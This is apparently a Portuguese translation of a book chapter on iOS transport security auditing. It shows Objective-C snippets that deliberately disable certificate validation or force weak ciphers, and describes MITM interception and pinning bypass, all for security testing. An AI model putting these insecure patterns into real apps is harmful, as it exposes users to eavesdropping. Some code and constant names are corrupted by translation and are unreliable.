Quase todos os aplicativos móveis precisam realizar comunicação de rede. A capacidade de transmitir e receber dados permite que os aplicativos ofereçam mais do que os aplicativos estáticos oferecem. Por exemplo, eles permitem que os dados sejam continuamente atualizados e que os usuários interajam com os componentes do lado do servidor e entre si para oferecer uma experiência rica em recursos. Entretanto, devido à natureza dos dispositivos móveis, essa comunicação pode ocorrer com frequência em redes não confiáveis ou inseguras, como Wi-Fi de hotéis ou cafés, pontos de acesso móveis ou conexões de dados de celular. Consequentemente, é imperativo realizar as comunicações de forma segura. Esta seção apresenta os tipos de vulnerabilidades que podem afetar a segurança do transporte, como identificá-las nos aplicativos iOS e, quando necessário, como contornar as medidas de proteção para permitir a interceptação do tráfego para fins de análise de segurança.

### Identificação de inseguranças no transporte

Sempre que um aplicativo fizer uma solicitação de rede, você deverá proteger o canal de comunicação para evitar espionagem ou adulteração, independentemente de os dados enviados e recebidos serem confidenciais. Um equívoco comum é que os aplicativos precisam criptografar apenas as transações confidenciais, como a autenticação. Qualquer transferência de dados ou ação que ocorra em um canal de texto não criptografado, como uma solicitação HTTP a um aplicativo da Web, é suscetível a modificações, e isso pode ter consequências diferentes, dependendo de como a solicitação é implementada. Por exemplo, considere um aplicativo que usa um `UIWebView` para fazer uma solicitação simples a um aplicativo da Web, sem transferir dados confidenciais. Um invasor em posição de realizar um ataque man-in-the-middle contra essa comunicação é capaz de injetar JavaScript para realizar um ataque de script entre sites. As consequências podem variar dependendo de como o `UIWebView` está configurado e vão desde algo simples como modificar a interface do usuário até roubar conteúdo do sistema de arquivos; esses tipos de ataques são detalhados mais adiante neste capítulo, na seção "Injeção em UIWebViews".

Para identificar quando os aplicativos estão fazendo solicitações de texto não criptografado, você pode aplicar a metodologia tradicional usada para aplicativos da Web ou de clientes espessos. Primeiro, você pode considerar a possibilidade de monitorar passivamente o tráfego do dispositivo usando uma ferramenta de captura de pacotes, como o Wireshark (<https://www.wireshark.org/>). Como alternativa, você pode rotear as comunicações do seu dispositivo por meio de um proxy, como o Burp Suite (<http://www.portswigger.net/>). Esse método ajuda a identificar somente o tráfego baseado em HTTP. Para evitar o risco de interceptação não criptografada, muitos aplicativos empregam o Secure Socket Layer (SSL) ou o Transport Layer Security (TLS) para encapsular suas comunicações.

O protocolo SSL e seu sucessor, o protocolo TLS, são amplamente aceitos como o padrão de fato para comunicações de rede seguras na Internet e em outros lugares e são amplamente usados como meio de transporte seguro para HTTP. Embora ocasionalmente você possa encontrar aplicativos que usam uma implementação personalizada ou de terceiros para SSL ou TLS (como OpenSSL ou PolarSSL), a maioria dos aplicativos no iOS usa uma das APIs fornecidas pela Apple. A Apple oferece três maneiras de implementar SSL e TLS:

- **O sistema de carregamento de URL** - Essa API contém várias classes e métodos auxiliares de alto nível, como `NSURLConnection` e `NSURLSession` que podem ser usados para fazer solicitações HTTP seguras. O sistema de carregamento de URL

é talvez o método mais simples de fazer solicitações de URL e, por esse motivo, é o mais amplamente adotado.

- **A estrutura Carbon - Essa API** é mais granular do que o sistema de carregamento de URL e oferece aos desenvolvedores um nível maior de controle sobre as solicitações de rede; normalmente, ela é implementada usando a classe `CFNetwork`.
- **A API de transporte seguro - Essa API** de baixo nível é a base sobre a qual a API do `CFNetwork` e o sistema de carregamento de URL são construídos. A API fornece o maior controle sobre o transporte e é relativamente complexa de implementar. Por esse motivo, os desenvolvedores raramente a utilizam diretamente, preferindo a abordagem abstrata oferecida pela `CFNetwork` e pelo sistema de carregamento de URL.

Independentemente da API que seu aplicativo estiver usando, uma conexão SSL ou TLS pode ser enfraquecida de várias maneiras e, como profissional de segurança ou desenvolvedor, você deve estar ciente delas. Agora, examinaremos algumas das falhas comuns de implementação que podem ocorrer ao usar essas APIs para fazer conexões SSL/TLS.

### **Validação de certificados**

O SSL e o TLS foram criados com base no conceito fundamental de autenticação baseada em certificado; isso garante que você esteja se comunicando com o servidor pretendido e também evita ataques de espionagem e adulteração. Qualquer enfraquecimento na validação da cadeia de certificados pode ter consequências graves para um aplicativo e pode deixar os dados do usuário expostos e vulneráveis a espionagem e modificação.

Supondo que a fixação de certificados não esteja em uso, talvez a coisa mais perigosa que um aplicativo possa fazer ao configurar uma sessão SSL seja aceitar um certificado que não seja assinado por uma autoridade de certificação (CA) confiável. A legitimidade de um certificado autoassinado não pode ser garantida porque ele não foi submetido ao processo de verificação realizado pela autoridade de certificação. Um aplicativo que aceita um certificado autoassinado não consegue, portanto, verificar se o servidor que apresenta o certificado é de fato o servidor que pretende ser, o que deixa o aplicativo suscetível a espionagem e adulteração de qualquer adversário que esteja adequadamente posicionado na rede.

Como um profissional de segurança que realiza uma auditoria de um aplicativo iOS, verificar se o aplicativo permite certificados autoassinados é algo que deve estar em sua metodologia. Existem várias maneiras de um aplicativo permitir certificados autoassinados, dependendo da API que estiver usando; algumas maneiras comuns estão detalhadas aqui.

Quando você estiver usando a classe `NSURLConnection`, os certificados autoassinados podem ser permitidos dentro da classe método delegado `didReceiveAuthenticationChallenge` de forma semelhante à seguinte:

```
- (void)connection:(NSURLConnection *)connection \
didReceiveAuthenticationChallenge: \
(NSURLAuthenticationChallenge *)challenge
{
    Se ([challenge.protectionSpace.authenticationMethod isEqualToString:NSURLAuthenticationMethodServerTrust])
    {
        [challenge.sender useCredential:[NSURLCredential
credentialForTrust:challenge.protectionSpace.serverTrust]
forAuthenticationChallenge:challenge];
        [challenge.sender
continueWithoutCredentialForAuthenticationChallenge:challenge];
        retorno;
    }
}
```

A classe `NSURLSession` é a maneira preferida de implementar HTTPS usando carregamento de URL em aplicativos que usam o SDK do iOS 7 ou superior. Nesses casos, durante uma revisão de código, você pode descobrir que os certificados autoassinados são permitidos, usando um código semelhante ao seguinte:

```
- (void)URLSession:(NSURLSession *)session
didReceiveChallenge:(NSURLAuthenticationChallenge *)challenge
completionHandler:(void (^)(NSURLSessionAuthChallengeDisposition,
NSURLCredential *))completionHandler
{
    if([challenge.protectionSpace.authenticationMethod
isEqualToString:NSURLAuthenticationMethodServerTrust])
    {
        NSURLCredential *credential = [NSURLCredential
```

```

credentialForTrust:challenge.protectionSpace.serverTrust];
completionHandlerNSURLSessionAuthChallengeUseCredential,
credencial);
}
}

```

No entanto, um aplicativo que permite certificados autoassinados usando a estrutura Carbon pode configurar um dicionário de configurações de SSL com a constante `kCFStreamSSLValidatesCertificateChain` definida como `false` de forma semelhante ao código a seguir:

```

NSDictionary *sslSettings = [NSDictionary dictionaryWithObjectsAndKeys:
(id)kCFBooleanFalse, (id)kCFStreamSSLValidatesCertificateChain, nil];

CFReadStreamSetProperty(readStream, kCFStreamPropertySSLSettings, sslSettings);

```

Quando um aplicativo está usando a Secure Transport API, você pode descobrir que a opção `kSSLSessionOptionBreakOnServerAuth` está definida na sessão SSL. Isso desativa a validação de certificado integrada da API, mas não significa necessariamente que o aplicativo não implemente suas próprias rotinas personalizadas de avaliação de confiança e, portanto, você deve explorar mais o código para verificar se há implantação de código de validação de cadeia. Aqui está um exemplo de como você pode definir essa opção em uma sessão SSL:

```

SSLSetSessionOption(ssl_ctx->st_ctxr,
kSSLSessionOptionBreakOnServerAuth, true)

```

Além de permitir certificados autoassinados, um desenvolvedor pode prejudicar o processo de avaliação de confiança de outras maneiras. Isso inclui, mas não se limita aos seguintes exemplos possíveis de descuidos:

- Permitir certificados expirados
- Permitir certificados válidos, mas com nomes de host incompatíveis
- Permitir certificados raiz expirados (aqueles que pertencem à CA)
- Permitir qualquer certificado raiz

Na API `CFNetwork`, um conjunto de constantes pode ser definido no dicionário `kCFStreamPropertySSLSettings` de forma semelhante à usada no exemplo anterior. Essas configurações são capazes de enfraquecer a sessão SSL de diferentes maneiras. No entanto, você deve estar ciente de que, embora presentes em SDKs posteriores, seu uso foi descontinuado no iOS 4.0. Essas constantes são

- `kCFStreamSSLAllowsAnyRoot`
- `kCFStreamSSLAllowsExpiredRoots`
- `kCFStreamSSLAllowsExpiredCertificates`

Se um desenvolvedor precisar enfraquecer a validação do certificado (por exemplo, durante o desenvolvimento) usando o `CFNetwork` ou a API Secure Transport, a Apple recomenda implementar uma rotina de validação de certificado personalizada usando a API Trust Services. Para enfraquecer a validação do certificado usando uma rotina personalizada, é possível que o aplicativo passe uma das seguintes constantes para o método `SecTrustSetOptions`:

- `kSecTrustOptionAllowExpired` - **Permite** certificados expirados (exceto para o certificado raiz)
- `kSecTrustOptionAllowExpiredRoot` - **Permite** certificados raiz expirados
- `kSecTrustOptionImplicitAnchors` - **Trata** os certificados autoassinados corretamente como âncoras (uma entidade autorizada da qual a confiança é presumida e não derivada) implicitamente

Até agora, nesta seção, os problemas que podem afetar o processo de validação do certificado tiveram acesso ao código-fonte do aplicativo. No entanto, é provável que, durante algumas revisões de segurança, você não tenha acesso ao código-fonte de um aplicativo e, portanto, deve realizar análises estáticas e dinâmicas para identificar problemas relacionados à validação do certificado SSL/TLS.


O teste dinâmico permite determinar se um aplicativo permite certificados autoassinados com um alto grau de precisão. Em resumo, isso envolve configurar o dispositivo para usar um proxy que apresenta um certificado autoassinado e monitorar para ver se o aplicativo funciona conforme o esperado e se o tráfego HTTPS

passa pelo proxy. Esse processo foi dividido nas seguintes etapas:

1. Certifique-se de que o dispositivo não tenha seu certificado proxy salvo em seu armazenamento de confiança acessando as configurações de perfil (Settings General Profile), que não existirão se um perfil não estiver configurado.
2. Depois de garantir que o firewall local esteja desativado d, inicie um proxy em sua estação de trabalho e configure-o para escutar na interface de rede externa, conforme mostrado na [Figura 3.1](#); usamos o proxy do Burp Suite como exemplo.
3. Configure seu dispositivo para usar um proxy (General WiFi. Selecione sua rede sem fio e, em seguida, escolha HTTP Proxy Manual) e defina o endereço IP e a porta do proxy como sendo os da sua estação de trabalho, conforme [a Figura 3.2](#).
4. Inicie o aplicativo em questão e tente usá-lo normalmente, monitorando seu proxy para ver se ele intercepta o tráfego HTTPS.



[Figura 3.1](#) Configuração do Burp Suite para escutar em todas as interfaces



**Figura 3.2** Configuração de seu dispositivo para usar um proxy

Se o seu proxy interceptar o tráfego HTTPS sem que o certificado SSL do proxy esteja instalado no dispositivo, então é seguro dizer que o aplicativo aceita certificados autoassinados e está vulnerável à interceptação de ataques man-in-the-middle. Esse mesmo processo também pode ser usado para interceptar o tráfego HTTP de texto claro, conforme discutido anteriormente neste capítulo.

## CVE-2014-1266: SSL/TLS "GOTO FAIL"

Os dispositivos que executam versões do iOS 7 anteriores à 7.0.6 e do iOS 6 anteriores à 6.1.6 estão vulneráveis a um problema crítico na rotina de validação de certificados da API de transporte seguro. Esse problema deixa esses dispositivos e os aplicativos neles instalados suscetíveis a ataques de espionagem e adulteração por um invasor que esteja adequadamente posicionado na rede.

O boletim de segurança da Apple fornece mais detalhes sobre esse problema (<http://support.apple.com/kb/HT6147>), e você pode encontrar uma explicação detalhada do problema no blog da Imperial Violet (<https://www.imperialviolet.org/2014/02/22/applebug.html>).

Para testar esse problema, você pode navegar para <https://gotofail.com/> a partir do MobileSafari ou de qualquer `UIWebView` de um aplicativo de terceiros que permita o carregamento de URLs arbitrários.

## Segurança da sessão SSL

As APIs da Apple permitem várias maneiras pelas quais a segurança de uma sessão SSL pode ser prejudicada, além da validação do certificado. Se o seu aplicativo estiver usando as APIs de carregamento de URL de alto nível, você não deve se preocupar, pois essas APIs não são suficientemente granulares para permitir a modificação das propriedades de uma sessão SSL/TLS. Se, no entanto, o aplicativo em questão estiver usando a estrutura Carbon ou a API Secure Transport, você deverá estar ciente de vários aspectos, descritos a seguir.

## Versões de protocolo

As APIs `CFNetwork` e `Secure Transport` permitem que o desenvolvedor modifique a versão do protocolo que o cliente deve usar na sessão SSL ou TLS. Como profissional de segurança, você deve estar ciente de que determinadas versões do protocolo SSL têm pontos fracos conhecidos e seu uso é desaconselhado. Especificamente, o SSLv2 e o SSLv3 são suscetíveis a vários ataques diferentes que podem permitir que um invasor adequadamente posicionado obtenha o texto simples de um texto cifrado que foi criptografado com esses protocolos.

Ao usar a API `CFNetwork`, o desenvolvedor pode configurar a versão do protocolo por meio do dicionário `kCFStreamPropertySSLSettings`. A propriedade específica que define a versão do protocolo a ser usada para o canal seguro é `kCFStreamSSLLevel`, que pode ser definida como uma das seguintes constantes:

- `kCFStreamSocketSecurityLevelNone`- Esta propriedade especifica que nenhum nível de segurança deve ser definido. Você deve evitar usar essa opção, pois ela permite a negociação de sessões usando qualquer versão de SSL/TLS, inclusive as que são reconhecidamente defeituosas.
- `kCFStreamSocketSecurityLevelSSLv2` - **Essa** propriedade especifica que o soquete deve usar SSLv2; evite usar essa propriedade.
- `kCFStreamSocketSecurityLevelSSLv3` - **Essa** propriedade especifica que o soquete deve usar SSLv3; evite usar essa propriedade.
- `kCFStreamSocketSecurityLevelTLSv1` - **Essa** propriedade força o soquete a usar TLSv1 e é a configuração preferencial para o soquete.
- `kCFStreamSocketSecurityLevelNegotiatedSSL` - **Essa** propriedade força o aplicativo a usar o nível mais alto de segurança que pode ser negociado; você deve evitá-la devido ao uso potencial de versões inseguras do protocolo.

Da mesma forma, quando estiver usando a API `Secure Transport`, é possível configurar a versão do protocolo a ser usada com as funções `SSLSetProtocolVersion()` ou `SSLSetProtocolVersionEnabled()` que aceitam uma das seguintes constantes para o protocolo SSL:

- `kSSLProtocolUnknown` - **Essa** configuração especifica que o aplicativo não deve executar um protocolo

e a especificação padrão deve ser usada. Evite o uso dessa constante.

- kSSLProtocol3 - **Essa** configuração especifica que o SSLv3 é o protocolo preferencial, embora, se ele não estiver disponível, o aplicativo deva tentar usar o SSLv2. Evite o uso dessa constante.
- kTLSProtocol11 - **Essa** configuração especifica que o TLSv1.0 deve ser usado pelo aplicativo, mas versões inferiores podem ser negociadas. Evite o uso dessa constante.
- kTLSProtocol11 - **Essa** configuração especifica que o aplicativo deve dar preferência ao TLSv1.1, mas versões inferiores podem ser negociadas. Evite o uso dessa constante.
- kTLSProtocol12 - **Essa** configuração especifica que o aplicativo dá preferência ao TLSv1.2, mas versões inferiores podem ser negociadas. Essa é a configuração preferencial.
- kDTLSProtocol1 - **Essa** configuração especifica que o DTLSv1.0 é o preferido pelo aplicativo. Evite o uso dessa constante.

## Negociação de suíte de criptografia

O cipher suite é a combinação de autenticação, criptografia, código de autenticação de mensagem (MAC) e algoritmos de troca de chaves que são usados para negociar uma conexão de rede segura usando SSL/TLS. Há uma grande variedade de suítes de cifras com diferentes níveis de segurança disponíveis.

A escolha dos conjuntos de cifras afeta os aplicativos iOS; as APIs Secure Transport e `CFNetwork` permitem que o desenvolvedor configure explicitamente o conjunto de cifras a ser usado em uma sessão SSL/TLS. Isso significa que, por falta de conhecimento, um desenvolvedor pode configurar um aplicativo para usar um conjunto de cifras que não seja criptograficamente seguro.

A lista completa de conjuntos de cifras disponíveis é extensa; todos os conjuntos suportados pela `CFNetwork` e pela API Secure Transport têm entradas no enum `SSLCipherSuite`, que é documentado pela Apple no seguinte URL: [https://developer.apple.com/library/ios/documentation/security/Reference/\\_secureTransportRef/index.html#/apple\\_ref/c/tdef/SSLCipherSuite](https://developer.apple.com/library/ios/documentation/security/Reference/_secureTransportRef/index.html#/apple_ref/c/tdef/SSLCipherSuite). Para obter detalhes sobre as cifras consideradas fortes, consulte novamente a documentação da OWASP ([https://www.owasp.org/index.php/Transport\\_Layer\\_Protection\\_Cheat\\_Sheet#Rule\\_-\\_Only\\_Support\\_Strong\\_Cryptographic\\_Ciphers](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet#Rule_-_Only_Support_Strong_Cryptographic_Ciphers)).

Para configurar uma sessão SSL/TLS compatível apenas com um único conjunto de cifras, você pode encontrar um aplicativo com código semelhante ao seguinte:

```
SSLCipherSuite *ciphers = (SSLCipherSuite *)malloc(1 * \
                                         sizeof(SSLCipherSuite));  
ciphers[0] = SSL_RSA_WITH_RC4_128_MD5;  
SSLSetEnabledCiphers(sslContext, ciphers, 1);
```

Neste exemplo, o aplicativo é compatível apenas com o conjunto de cifras `SSL_RSA_WITH_RC4_128_MD5`, que tem pontos fracos conhecidos associados ao seu uso.

Sem o código-fonte de um aplicativo, ainda é possível determinar os conjuntos de cifras que estão sendo negociados usando a metodologia padrão que se aplicaria a qualquer cliente habilitado para SSL/TLS. Usando o Wireshark ou uma ferramenta equivalente de captura de pacotes, você pode capturar e dissecar o pacote "hello" do cliente para revelar a lista de cifras negociáveis, conforme mostrado na [Figura 3.3](#).

```

▼ Cipher Suites (37 suites)
  Cipher Suite: Unknown (0x00ff)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (0xc024)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (0xc023)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_RC4_128_SHA (0xc007)
  Cipher Suite: TLS_ECDHE_ECDSA_WITH_3DES_EDE_CBC_SHA (0xc008)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384 (0xc028)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256 (0xc027)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
  Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
  Cipher Suite: TLS_ECDHE_RSA_WITH_RC4_128_SHA (0xc011)
  Cipher Suite: TLS_ECDHE_RSA_WITH_3DES_EDE_CBC_SHA (0xc012)
  Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA384 (0xc026)
  Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA256 (0xc025)
  Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_SHA384 (0xc02a)
  Cipher Suite: TLS_ECDH_RSA_WITH_AES_128_CBC_SHA256 (0xc029)
  Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_128_CBC_SHA (0xc004)
  Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC_SHA (0xc005)
  Cipher Suite: TLS_ECDH_ECDSA_WITH_RC4_128_SHA (0xc002)
  Cipher Suite: TLS_ECDH_ECDSA_WITH_3DES_EDE_CBC_SHA (0xc003)
  Cipher Suite: TLS_ECDH_RSA_WITH_AES_128_CBC_SHA (0xc00e)
  Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_SHA (0xc00f)
  Cipher Suite: TLS_ECDH_RSA_WITH_RC4_128_SHA (0xc00c)
  Cipher Suite: TLS_ECDH_RSA_WITH_3DES_EDE_CBC_SHA (0xc00d)
  Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA256 (0x003d)
  Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA256 (0x003c)
  Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
  Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
  Cipher Suite: TLS_RSA_WITH_RC4_128_MDS (0x0004)
  Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0x0035)
  Cipher Suite: TLS_RSA_WITH_3DES_EDE_CBC_SHA (0x000a)
  Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA256 (0x0067)
  Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA256 (0x006b)
  Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA (0x0033)
  Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA (0x0039)
  Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA (0x0016)
Compression Methods Length: 1

```


**Figura 3.3** Captura de suítes de cifras usando o Wireshark

## Interceptação de comunicações criptografadas


Na seção anterior, você aprendeu sobre os tipos de vulnerabilidades que podem afetar a segurança de uma sessão SSL/TLS. No entanto, às vezes a segurança da sessão SSL/TLS não foi prejudicada e você precisa interceptar as comunicações criptografadas. Por exemplo, se um aplicativo se comunicar com um serviço da Web por HTTPS, talvez você queira interceptar as comunicações para avaliar de forma abrangente a segurança do serviço da Web. Nesse cenário , você pode configurar o seu dispositivo móvel para usar um proxy, conforme detalhado na seção anterior, mas não verá nenhum tráfego HTTPS porque o aplicativo rejeita o certificado apresentado pelo proxy; o certificado provavelmente é autoassinado e, portanto, não é confiável para o dispositivo. Não se preocupe; supondo que o aplicativo não esteja usando a fixação de certificados, ainda é possível interceptar o tráfego criptografado instalando o certificado do proxy no armazenamento de certificados do dispositivo.

Para instalar um certificado em seu dispositivo, usando o Burp Suite como o aplicativo proxy de interceptação, execute as seguintes etapas:

1. Depois de garantir que o firewall local esteja desativado, inicie um proxy em sua estação de trabalho e faça com que ele escute na interface de rede externa, conforme mostrado na [Figura 3.1](#), que usa o proxy do Burp Suite como exemplo.
2. Configure seu dispositivo para usar um proxy (WiFi geral. Selecione sua rede sem fio e escolha Manual de proxy HTTP) e defina o endereço IP e a porta do proxy como sendo os da sua estação de trabalho, conforme [a Figura 3.2](#).
3. No MobileSafari, navegue até <http://burp> e selecione a opção CA Certificate (Certificado CA), conforme mostrado na [Figura 3.4](#).
4. A janela Install Profile deverá ser carregada, apresentando o certificado da CA do PortSwigger, conforme mostrado na [Figura 3.5](#). Clique no botão Install (Instalar) e selecione Install Now (Instalar agora) para confiar nessa CA.



**Figura 3.4** Instalação do certificado Burp em seu dispositivo



**Figura 3.5** Vista do perfil de instalação

Se esse processo for bem-sucedido, o perfil da CA do PortSwigger será instalado em seu dispositivo e marcado como confiável. Nesse estágio, você deverá ser capaz de interceptar qualquer comunicação HTTPS por meio do proxy do Burp Suite.

## PERIGOS DA INSTALAÇÃO DE PERFIS

Você deve estar ciente de que tornar confiável um perfil como a CA PortSwigger significa que qualquer host que apresente um certificado assinado por essa CA poderá realizar comunicações man-in-the-middle de e para o seu dispositivo.

Quando terminar o teste, remova o perfil do dispositivo (Configurações - Perfis gerais) se planeja usar o dispositivo no dia a dia ou em redes não confiáveis.

## Como contornar a fixação de certificados

Se você seguiu as etapas descritas na seção anterior "Interceptação de comunicações criptografadas" e ainda não conseguiu interceptar o tráfego HTTPS, há uma grande chance de que o aplicativo em questão esteja usando a fixação de certificados. A fixação de certificados ocorre quando um aplicativo desconsidera a hierarquia de certificados públicos e associa explicitamente, ou "fixa", um x509 ou uma chave pública a um host específico. Esse processo envolve a incorporação da chave pública esperada ou do certificado x509 no aplicativo e sua validação em relação ao certificado apresentado pelo servidor para verificar se há correspondência entre eles.

Se alguém estiver tentando interceptar o tráfego comunicado nesse canal criptografado, isso obviamente pode representar um problema, pois mesmo que você marque o certificado do seu proxy como confiável no dispositivo, ele ainda será recusado pelo código de fixação de certificado do aplicativo. Se estiver usando um dispositivo sem jailbreak, infelizmente não será possível avançar e inspecionar o tráfego criptografado. No entanto, se estiver usando um dispositivo com jailbreak, é possível substituir as APIs usadas para executar a avaliação de confiança nos certificados definindo a opção `kSSLSessionOptionBreakOnServerAuth` sempre que a função `SSLSetSessionOption()` for chamada pelo sistema operacional. É possível implementar esse ataque usando um ajuste de substrato para desativar efetivamente a validação de certificado em todo o dispositivo de forma semelhante à descrita em uma camada de aplicativo anteriormente neste capítulo, na seção "Validação de certificado". Uma publicação no blog de Alban Diquet descreve esse processo (<https://nabla-c0d3.github.io/blog/2013/08/20/ios-ssl-kill-switch-v0-dot-5-released/>).

Existem pelo menos duas implementações de ajustes de substrato que você pode usar para contornar a fixação de certificados ao usar um dispositivo com jailbreak:

